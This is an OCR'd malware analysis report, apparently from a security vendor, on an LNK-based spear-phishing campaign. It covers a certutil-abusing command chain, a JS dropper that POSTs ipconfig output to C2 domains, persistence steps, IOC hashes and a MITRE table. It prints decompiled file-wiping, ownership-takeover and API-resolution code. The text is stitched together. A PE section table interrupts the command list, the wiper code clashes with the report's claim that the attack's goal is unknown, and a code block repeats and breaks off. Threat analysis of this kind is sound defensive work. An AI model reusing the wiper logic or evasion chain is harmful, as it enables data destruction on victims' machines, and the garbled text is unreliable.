


LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to


			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
